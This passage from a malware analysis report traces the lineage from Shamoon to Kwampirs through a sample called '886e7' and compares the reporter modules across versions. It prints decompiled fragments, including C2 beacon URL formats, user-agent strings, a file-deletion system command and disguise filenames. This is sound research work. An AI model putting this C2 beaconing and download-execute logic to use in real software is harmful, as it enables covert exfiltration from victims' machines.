
- The resources are named PKCS12 and PKCS7, similar to the first Shamoon.
- There's some dead code, unreachable by default, indicating that this sample was probably compiled in the middle of a refactor or repurpose process.
- The resources are executables, similar to Shamoon, but the downloaded components are DLLs, with the same loader code as Kwampirs.
- The resources contain only reporter modules, without a wiper, like Kwampirs.
- Both reporters use "ItIsMe" as the user agent (Figure 46), like some early Kwampirs samples, which seems like a continuation of the one used by Shamoon ("you"). Researchers found requests with this user-agent at the sinkhole server, indicating that there is still some activity of infected hosts (See for example the sample: a5e5b4e6caf7ac3ac8d9b7b3527f767ff011d138246686822fea213a3b0597fc).



```
push    esi                 ; dwFlags
push    edx                 ; lpszProxyBypass
push    ecx                 ; lpszProxy
push    eax                 ; dwAccessType
push    offset szAgent      ; "ItIsMe"
call    ds:InternetOpenW
```

Figure 46: Old dropper "ItIsMe" user agent

- One of the reporter modules sends data similar to the data sent by the first Shamoon, including a similar format and similar values (i.e. tick count for cache busting).
- The second reporter reduces the number of parameters and encodes everything into a base64 string, except the value of GetTickCount, in a very similar way as Kwampirs does.
- The C2 returns data in the format of the Kwampirs C2, not like Shamoon 1. We know this because the sample explicitly looks for 911: in the messages received (Figure 47), which is used by the Kwampirs C2 to download additional modules.




Submissions

Date	Name	Source	Country
2019-11-28 13:20:09	autolf.exe	9d549e51 - web	SA

Figure 47: **Sample checking "911" value**

Note: Later in Kwampirs they removed the explicit check of the string 911, which was replaced by a cryptographic signature check. The presence of the string "911:" in the C2 responses did continue after that. This change was probably motivated because someone (another nation state) could hijack the victims issuing them to download other modules (researchers cannot tell if this happened with Kwampirs, but there are reports indicating that other botnets (some presumably belonging to Iranian APTs) were hijacked as shown it the Snowden leaks. This could happen because after this sample (886e7..), they started adding lists of unregistered C2s, which could be sinkholed. The first versions were downloading the DLL component and executing it without further inspection of the source legitimity, opening the possibility to create sinkholes based on the C2 lists and distribute custom executables to the victims, which could be used to "steal" the victims (or to distribute a vaccine too).

- In Kwampirs, when the reporter executes the downloaded component (DLL), it will search for an exported function called "CF". Turns out this sample uses the string "cmdFunc" for the same purpose, so CF is probably the acronym in which it evolved.
- The C2s are hardcoded in clear text within the binary, like Shamoon 1.
- The sample uses GetExtendedTcpTable, similar to Kwampirs' use of GetTcpTable. On the other hand, Shamoon versions do not use any of these propagation methods. Some hypotheses for this limitation are explained in the Shamoons usage section.
- Name arrays for the executables name selection contains wmi* related names (Figure 48), just like Kwampirs, so it seems that with Kwampirs they removed the rest and started from there:



```
.data:0041C000  00000010  unic...  wmiadap
.data:0041C01E  00000012  unic...  wmiprvse
.data:0041C03C  00000012  unic...  wmipserv
.data:0041C05A  00000010  unic...  scrcons
.data:0041C078  00000010  unic...  mofcomp
.data:0041C098  00000012  unic...  bootscan
.data:0041C0B6  0000000E  unic...  autolf
.data:0041C0D4  0000000C  unic...  chknt
.data:0041C0F2  0000000C  unic...  conim
.data:0041C110  0000000E  unic...  drwtsn
```

Figure 48: **WMI related executables names included in the old dropper**

Other noteworthy points about this sample are:

- Timestamps of the samples were set to the morning of September 11, 2001, right in between the collision of the first and second planes. The dropped files have similar timestamps, but slightly later in the day, which likely indicates that the resources were built in a VM with the clock rewound. This anti-American message also matches the burning American flag that the original Shamoon attack wrote to the disk.
- The XOR keys used in the resources are unique relative to other samples
- The second reporter contains the same C2 servers but replaces .aspx with .htm. It also leaks less information on the URLs built with the host information, but the responses are handled in the same way.

Due to the upload date one would initially assume that this is a recent sample. However, analysis of the code shows that the sample appears to contain way more simpler, more basic logic and abstraction in the reporters (just the bones). For example, the function handling C2 communication performs more brittle checks, such as directly looking for 911, directly within the function itself, while normal Kwampirs samples have more robust checks (cryptographic signature) and abstract the functionality out to separate functions (ignoring the possibility of inlining).

Analysis of the C2 IPs shows that both are unlikely to be under the attacker's control currently (one is owned by Netflix), though it is possible. However, the IPs were used for web hosting in the general range of 2010 - 2015, which potentially indicates that this is when the sample was in use. This would place it before the known Kwampirs campaigns, and after the first Shamoon 1 attack. It aligns with the possibility that Kwampirs was developed from this sample.
The usage of the "ItIsMe" user agent is only seen in these two reporters and in one of the original Kwampirs samples (the first one known), which also implies that 886e7 predates the first Kwampirs. It also mirrors the first Shamoon's "you" user agent, which was later changed to match typical browser values (as was Kwampirs). The usage of GetExtendedTcpTable is also interesting; the first known Kwampirs binary does not use this method in its propagation function. Kwampirs binaries from later campaigns use GetTcpTable, which returns only IPv4 values. This could indicate that this sample came between the first known Kwampirs sample (2015) and the next (2016).

Researchers conclude this is likely a step between Shamoon & Kwampirs: possibly the starting point of Kwampirs own malware family.

5.4.3 Differential analysis of the Reporters

Having the aforementioned missing link, Cylera researchers thought that it could be possible to rebuild the "commit history" and timeline, not based on dates but on the code evolution itself, of both Shamoon and Kwampirs from scratch, since the timestamps of the Kwampirs samples were manipulated. There are a few dates that can be found from OSINT, and Shamoon campaigns are publicly known, but the key here is to understand how the fork of both families occurred, what were the purposes, and if we identify anything that could help us assess if Kwampirs could be a false flag operation or just the opposite. Kwampirs main activity begins between Shamoon 1 and Shamoon 2.

For this analysis Cylera Labs gathered the Shamoon reporters corresponding to versions 1 and 2 along with Kwampirs reporters from all the known versions to date and the reporters of the sample 886e7. Having them all in the same set, we then compared each of them through code changes. Sorting and inspecting the results, our researchers were able to see how the evolution occurred between the two families, rebuilding the history timeline, all inferred just by code changes.

The results are explained following the inferred order of the samples analyzed, mentioning also the names of campaigns assigned by Reversing Labs for the samples that they track. This will help contextualize the compilations, but we mention a few more "commits" of the history (the two reporters of 886e7, that sets the fork from Shamoon 1) and the sample between Campaign 0 and 1 (that allowed us to understand how and when the implementation of the template system occurred). The samples covered are listed in Table 4.

INDEX	SAMPLE (SHA256)	VERSION
1	7dad0b3b3b7dd72490d3f56f0a0b1403844bb05ce2499ef98a28684fbccc07b4	**Shamoon 1 Reporter**
2.1	d42e48d39540eccce812e5335a390acab5cf72457465765c949a29933f422465	**886e7 Reporter 1**
2.2	1eb2c0e3868758bbb1c6fa8fc3b5ee7aa8f93ade19f543ccfa61f149cf418701	**886e7 Reporter 2**
3	a5e5b4e6caf7ac3ac8d9b7b3527f767ff011d138246686822fea213a3b0597fc	**Kwampirs Campaign 0 Reporter**
4	4f94d67c9da7e340b258e26dee7269c89f1e7c2c2625a96073adeec794541e66	**Kwampirs Campaign 0-1 Reporter**
5	bd1e8f21dcb48c6dcc37304d697053b83417929305de4663907e6283db5c1ddd	**Kwampirs Campaign 1 Reporter**
6	6f7173b7ae87b5f3262e24a5177dbbd4413d999627f767754f08d8289f359bb3	**Kwampirs Campaigns A-F (*) Reporters**
7	61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842	**Shamoon 2 Reporter**


(*) In terms of code, campaigns from A to F contain a few minor differences, mainly a few bug fixes, so minor that they could be considered the same version.

Table 4: **Reference malware hashes for the Reporters' evolution analysis**

Also note that for Kwampirs samples there can be multiple hashes identifying the same compilation because of a different set of C2s, and because it started changing some bytes after each infection to make each sample look like a different one. This way, when a researcher checks if a sample is available at VT (just if an antivirus or EDR checks a specific hash value), it may look as if it is not malicious, but only because the hash was not seen yet because of a few bytes changes. This kind of duplication has been resolved for the analysis, and Cylera researchers have selected only a set of hashes that represent different versions (even with small code changes). In order to perform the comparison of all these reporters, our researchers extensively used the tool radiff2 from radare2, for clustering samples by proximity and setting an initial order between versions (looking also at the number of functions implemented, the number of imports, etc). In addition, we used diaphora (with IDA pro), to inspect the differences between every pair of these versions one by one (with the pre established order), inspecting with greater detail, just like DNA sequences, to identify feature updates, bug fixes, functionality removed and new features. In short, we traced the evolution through differential analysis.

1 Shamoon 1


Shamoon version 1, the first known sample of the family, was used against Saudi Aramco in August 2012. It has a ".exe" reporter and a C2 URL format containing 3 parameters (Figure 49).



```
do
{
  v1 = &c2_array[2 * c2_iterator];
  hInternet = InternetOpenW(
                L"you",
                *(&dwAccessType + c2_iterator),
                (&lpszProxy)[2 * c2_iterator],
                (&lpszProxyBypass)[2 * c2_iterator],
                0);
  v2 = 0;
  v58 = 0;
  v55 = v1;
  while ( 1 )
  {
    C2_url = (size_t)*v1;
    if ( *v1 )
    {
      v3 = (const WCHAR *)new__(0x800u);
      if ( v3 )
      {
        cli_argument = thread_param;
        if ( !thread_param )
          cli_argument = &null_value;
        tick_count = GetTickCount();
        vswprintf_wrap(
          (const char *)L"http://%s%s?%s=%s&%s=%s&state=%d",
          C2_url,
          L"/ajax_modal/modal/data.asp",
          L"mydata",
          cli_argument,
          L"uid",
```

Figure 49: Request to C2 with parameters "mydata", "uid" and "state"

Configuration values were not decrypted in runtime, and the Shamoon 1 reporter was capable of doing two things with the C2 response: downloading and executing a new ".exe" component (renamed as "filer"), which seems it could be used for doing "remote backups" before destroying), or modifying the detonation date of the wiper component. The execution was apparently broken (Figure 50) because some of the format strings were specified as capital letters ("%S%S….").




```
sprintf(&formatted_cmd, "del /f /a %s%s*.%s", Buffer, "\\Temp\\filer", "exe");
system(&formatted_cmd);
v33 = GetTickCount();
sprintf(&v104, "%S%S%d.%s", Buffer, "\\Temp\\filer", v33, "exe");
```

Figure 50: **Broken implementation by using "%S" formatter instead of "%s"**

2 "886e7" (aka, the Kwampirs fork initial commit)

Shamoon 1 can be traced back to 2012. Some time after August of that year and before 2015 (when Kwampirs' first sample was identified), the Shamoon malware family forks, creating a lightweight version without destructive components but still with some traces of them in the code. This is the dropper 886e7271b1a0b0b6c8b2a180c2f34b1d08d899b1e4f806037a3c15feee604d7b (which will be referenced as "886e7" or just "886"), and it's considered the link between Shamoon and Kwampirs.

The interesting fact of 886e7 is that it contains two different reporters (Figure 51), of sizes 65Kb and 63Kb, evolving in the direction of Kwampirs:




```
PKCS12
    112 : 0
PKCS7
    113 : 0
Version Info
    1 : 0
```

Figure 51: **The two reporters (PKCS12 and PKCS7) included in 886e7**

2.1 "886e7" reporter 1 (PKCS12)

The first "reporter" of 886e7 has the following sha-256 hash d42e48d39540eccce812e5335a390acab5cf72457465765c949a29933f422465 (encrypted and hidden at the image located in resource 112 (under PKCS12). It is more similar to Shamoon 1, with three parameters (Figure 52), sending data similar to the data sent by the first Shamoon, including a similar format and similar values (i.e. gets the adapters address, tick count for cache busting).

